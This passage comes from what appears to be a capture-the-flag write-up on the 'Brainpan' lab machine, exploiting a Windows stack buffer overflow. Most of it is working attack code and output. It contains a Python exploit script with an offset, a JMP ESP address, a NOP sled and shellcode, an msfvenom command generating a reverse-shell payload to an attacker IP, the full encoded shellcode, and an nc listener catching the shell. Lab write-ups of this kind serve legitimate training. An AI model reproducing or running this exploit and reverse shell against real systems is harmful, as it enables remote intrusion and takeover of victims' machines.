shellcode += "\x31\x03\xc1\xb2\xb2\xb3\x2d\x43\x16\x25\xa5"
shellcode += "\x4f\xd3\x21\xe1\x53\xe2\xe6\x99\x6f\x6f\x09"
shellcode += "\x4e\xe6\x2b\x2e\x4a\xa3\xe8\x4f\xcb\x09\x5e"
shellcode += "\x6f\x0b\xf2\x3f\xd5\x47\x1e\x2b\x64\x0a\x74"
shellcode += "\xaa\xfa\x30\x3a\xac\x04\x3b\x6a\xc5\x35\xb0"
shellcode += "\xe5\x92\xc9\x13\x42\x7c\x28\xb6\xbe\x15\xf5"
shellcode += "\x53\x03\x78\x06\x8e\x47\x85\x85\x3b\x37\x72"
shellcode += "\x95\x49\x32\x3e\x11\xa1\x4e\x2f\xf4\xc5\xfd"
shellcode += "\x50\xdd\xa5\x60\xc3\xbd\x07\x07\x63\x27\x58"




# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += jmp_esp
buffer += "\x90" * 25
buffer += shellcode
buffer += "C" * (bufflen - len(buffer))
buffer += '\r\n'


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

Sending this now results in a calc

Now we know our script is good we can now create a reverse shell payload and use this to get a shell on the box.



```
772D70CB   8DA424 30FDFFFF   LEA ESP,DWORD PTR
772D70D2   54                PUSH ESP
772D70D3   E8 53010000       CALL ntdll.RtlCap
772D70D8   8B55 04           MOV EDX,DWORD PTR
772D70DB   8B45 08           MOV EAX,DWORD PTR
772D70DE   838424 C4000000   ADD DWORD PTR SS:
                             MOV DWORD PTR DS:
                             MOV DWORD PTR SS:
                             MOV ECX,ESP
                             PUSH 1
                             PUSH ECX
                             PUSH DWORD PTR SS
                             CALL ntdll.ZwRai
                             PUSH EAX
                             CALL ntdll.RtlRa
                             INT3
                             NOP
                             PUSH EBP
                             MOV EBP,ESP
                             LEA ESP,DWORD PTR
                             PUSH ESP
                             CALL ntdll.RtlCap
                             ADD DWORD PTR SS:
                             LEA ECX,DWORD PTR
                             MOV EAX,DWORD PTR
                             MOV DWORD PTR SS:
                             MOV DWORD PTR DS:
                             AND DWORD PTR DS:
                             MOV EAX,DWORD PTR
                             AND DWORD PTR DS:
                             MOV DWORD PTR DS:
                             MOV DWORD PTR DS:
                             MOV EDX,ESP
                             PUSH 1
                             PUSH EDX
                             PUSH ECX
                             CALL ntdll.ZwRai
                             PUSH EAX
                             CALL ntdll.RtlRa
                             INT3
                             NOP
                             MOV EDX,ntdll.772
772D715D   EB 08             JMP SHORT ntdll.
772D715F   90                NOP
Return to 772D68D4 (ntdll.772D68D4)

Address    Hex dump                                    ASCII
```

```
C:\Windows\s
C:\Windows\s
C:\Windows\s
C:\Windows\S
0] Program e
C:\Windows\s
C:\Windows\s
C:\Windows\s
C:\Windows\s
C:\Windows\s
C:\Windows\s
C:\Windows\s
3] Access vi
\Users\sam\
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\sy
\Windows\SY
\Windows\sy
erminated
s\sam\Deskto

File 'C:\Users\sam\Des
4] New process with ID
ead with ID 0000080C c
C:\Users\sam\Desktop\b
C:\Windows\system32\KE
C:\Windows\system32\RP
C:\Windows\system32\WS
```

creating a reverse shell

```
root@kali:~/Documents/TryHackMe/Brainpan# msfvenom -p windows/shell_reverse_tcp LHOST=10.9.1.251 LPORT=8081 -b "\x00" -f python --var-name shellcode  EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
```

```
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode =  b""
shellcode += b"\xda\xcb\xba\xc3\x1b\xb3\xd8\xd9\x74\x24\xf4"
shellcode += b"\x58\x31\xc9\xb1\x52\x31\x50\x17\x03\x50\x17"
shellcode += b"\x83\x2b\xe7\x51\x2d\x57\xf0\x14\xce\xa7\x01"
shellcode += b"\x79\x46\x42\x30\xb9\x3c\x07\x63\x09\x36\x45"
shellcode += b"\x88\xe2\x1a\x7d\x1b\x86\xb2\x72\xac\x2d\xe5"
shellcode += b"\xbd\x2d\x1d\xd5\xdc\xad\x5c\x0a\x3e\x8f\xae"
shellcode += b"\x5f\x3f\xc8\xd3\x92\x6d\x81\x98\x01\x81\xa6"
shellcode += b"\xd5\x99\x2a\xf4\xf8\x99\xcf\x4d\xfa\x88\x5e"
shellcode += b"\xc5\xa5\x0a\x61\x0a\xde\x02\x79\x4f\xdb\xdd"
shellcode += b"\xf2\xbb\x97\xdf\xd2\xf5\x58\x73\x1b\x3a\xab"
shellcode += b"\x8d\x5c\xfd\x54\xf8\x94\xfd\xe9\xfb\x63\x7f"
shellcode += b"\x36\x89\x77\x27\xbd\x29\x53\xd9\x12\xaf\x10"
shellcode += b"\xd5\xdf\xbb\x7e\xfa\xde\x68\xf5\x06\x6a\x8f"
shellcode += b"\xd9\x8e\x28\xb4\xfd\xcb\xeb\xd5\xa4\xb1\x5a"
shellcode += b"\xe9\xb6\x19\x02\x4f\xbd\xb4\x57\xe2\x9c\xd0"
shellcode += b"\x94\xcf\x1e\x21\xb3\x58\x6d\x13\x1c\xf3\xf9"
shellcode += b"\x1f\xd5\xdd\xfe\x60\xcc\x9a\x90\x9e\xef\xda"
shellcode += b"\xb9\x64\xbb\x8a\xd1\x4d\xc4\x40\x21\x71\x11"
shellcode += b"\xc6\x71\xdd\xca\xa7\x21\x9d\xba\x4f\x2b\x12"
shellcode += b"\xe4\x70\x54\xf8\x8d\x1b\xaf\x6b\xb8\xd2\xae"
shellcode += b"\x90\xd4\xe6\xb0\x79\xb4\x6e\x56\xef\xa6\x26"
shellcode += b"\xc1\x98\x5f\x63\x99\x39\x9f\xb9\xe4\x7a\x2b"
shellcode += b"\x4e\x19\x34\xdc\x3b\x09\xa1\x2c\x76\x73\x64"
shellcode += b"\x32\xac\x1b\xea\xa1\x2b\xdb\x65\xda\xe3\x8c"
shellcode += b"\x22\x2c\xfa\x58\xdf\x17\x54\x7e\x22\xc1\x9f"
shellcode += b"\x3a\xf9\x32\x21\xc3\x8c\x0f\x05\xd3\x48\x8f"
shellcode += b"\x01\x87\x04\xc6\xdf\x71\xe3\xb0\x91\x2b\xbd"
shellcode += b"\x6f\x78\xbb\x38\x5c\xbb\xbd\x44\x89\x4d\x21"
shellcode += b"\xf4\x64\x08\x5e\x39\xe1\x9c\x27\x27\x91\x63"
shellcode += b"\xf2\xe3\xb1\x81\xd6\x19\x5a\x1c\xb3\xa3\x07"
shellcode += b"\x9f\x6e\xe7\x31\x1c\x9a\x98\xc5\x3c\xef\x9d"
shellcode += b"\x82\xfa\x1c\xec\x9b\x6e\x22\x43\x9b\xba"
```

Script now looks like

```
import socket,sys

address = ' 10.10.16.145'
port = 9999
```

```
bufflen = 6000
offset = 524
jmp_esp = "\xf3\x12\x17\x31"


# reverse shell  shellcode
shellcode =  ""
shellcode += "\xda\xcb\xba\xc3\x1b\xb3\xd8\xd9\x74\x24\xf4"
shellcode += "\x58\x31\xc9\xb1\x52\x31\x50\x17\x03\x50\x17"
shellcode += "\x83\x2b\xe7\x51\x2d\x57\xf0\x14\xce\xa7\x01"
shellcode += "\x79\x46\x42\x30\xb9\x3c\x07\x63\x09\x36\x45"
shellcode += "\x88\xe2\x1a\x7d\x1b\x86\xb2\x72\xac\x2d\xe5"
shellcode += "\xbd\x2d\x1d\xd5\xdc\xad\x5c\x0a\x3e\x8f\xae"
shellcode += "\x5f\x3f\xc8\xd3\x92\x6d\x81\x98\x01\x81\xa6"
shellcode += "\xd5\x99\x2a\xf4\xf8\x99\xcf\x4d\xfa\x88\x5e"
shellcode += "\xc5\xa5\x0a\x61\x0a\xde\x02\x79\x4f\xdb\xdd"
shellcode += "\xf2\xbb\x97\xdf\xd2\xf5\x58\x73\x1b\x3a\xab"
shellcode += "\x8d\x5c\xfd\x54\xf8\x94\xfd\xe9\xfb\x63\x7f"
shellcode += "\x36\x89\x77\x27\xbd\x29\x53\xd9\x12\xaf\x10"
shellcode += "\xd5\xdf\xbb\x7e\xfa\xde\x68\xf5\x06\x6a\x8f"
shellcode += "\xd9\x8e\x28\xb4\xfd\xcb\xeb\xd5\xa4\xb1\x5a"
shellcode += "\xe9\xb6\x19\x02\x4f\xbd\xb4\x57\xe2\x9c\xd0"
shellcode += "\x94\xcf\x1e\x21\xb3\x58\x6d\x13\x1c\xf3\xf9"
shellcode += "\x1f\xd5\xdd\xfe\x60\xcc\x9a\x90\x9e\xef\xda"
shellcode += "\xb9\x64\xbb\x8a\xd1\x4d\xc4\x40\x21\x71\x11"
shellcode += "\xc6\x71\xdd\xca\xa7\x21\x9d\xba\x4f\x2b\x12"
shellcode += "\xe4\x70\x54\xf8\x8d\x1b\xaf\x6b\xb8\xd2\xae"
shellcode += "\x90\xd4\xe6\xb0\x79\xb4\x6e\x56\xef\xa6\x26"
shellcode += "\xc1\x98\x5f\x63\x99\x39\x9f\xb9\xe4\x7a\x2b"
shellcode += "\x4e\x19\x34\xdc\x3b\x09\xa1\x2c\x76\x73\x64"
shellcode += "\x32\xac\x1b\xea\xa1\x2b\xdb\x65\xda\xe3\x8c"
shellcode += "\x22\x2c\xfa\x58\xdf\x17\x54\x7e\x22\xc1\x9f"
shellcode += "\x3a\xf9\x32\x21\xc3\x8c\x0f\x05\xd3\x48\x8f"
shellcode += "\x01\x87\x04\xc6\xdf\x71\xe3\xb0\x91\x2b\xbd"
shellcode += "\x6f\x78\xbb\x38\x5c\xbb\xbd\x44\x89\x4d\x21"
shellcode += "\xf4\x64\x08\x5e\x39\xe1\x9c\x27\x27\x91\x63"
shellcode += "\xf2\xe3\xb1\x81\xd6\x19\x5a\x1c\xb3\xa3\x07"
shellcode += "\x9f\x6e\xe7\x31\x1c\x9a\x98\xc5\x3c\xef\x9d"
shellcode += "\x82\xfa\x1c\xec\x9b\x6e\x22\x43\x9b\xba"
```

```
# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += jmp_esp
buffer += "\x90" * 25
buffer += shellcode
buffer += "C" * (bufflen - len(buffer))
buffer += '\r\n'



try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

now setting up a nc session we can catch the shell

```
root@kali:~/Documents/TryHackMe/Brainpan# nc -lvnp 8081
[193/193]
listening on [any] 8081 ...
connect to [10.9.1.251] from (UNKNOWN) [10.10.16.145] 47001
CMD Version 1.4.1

Z:\home\puck>
```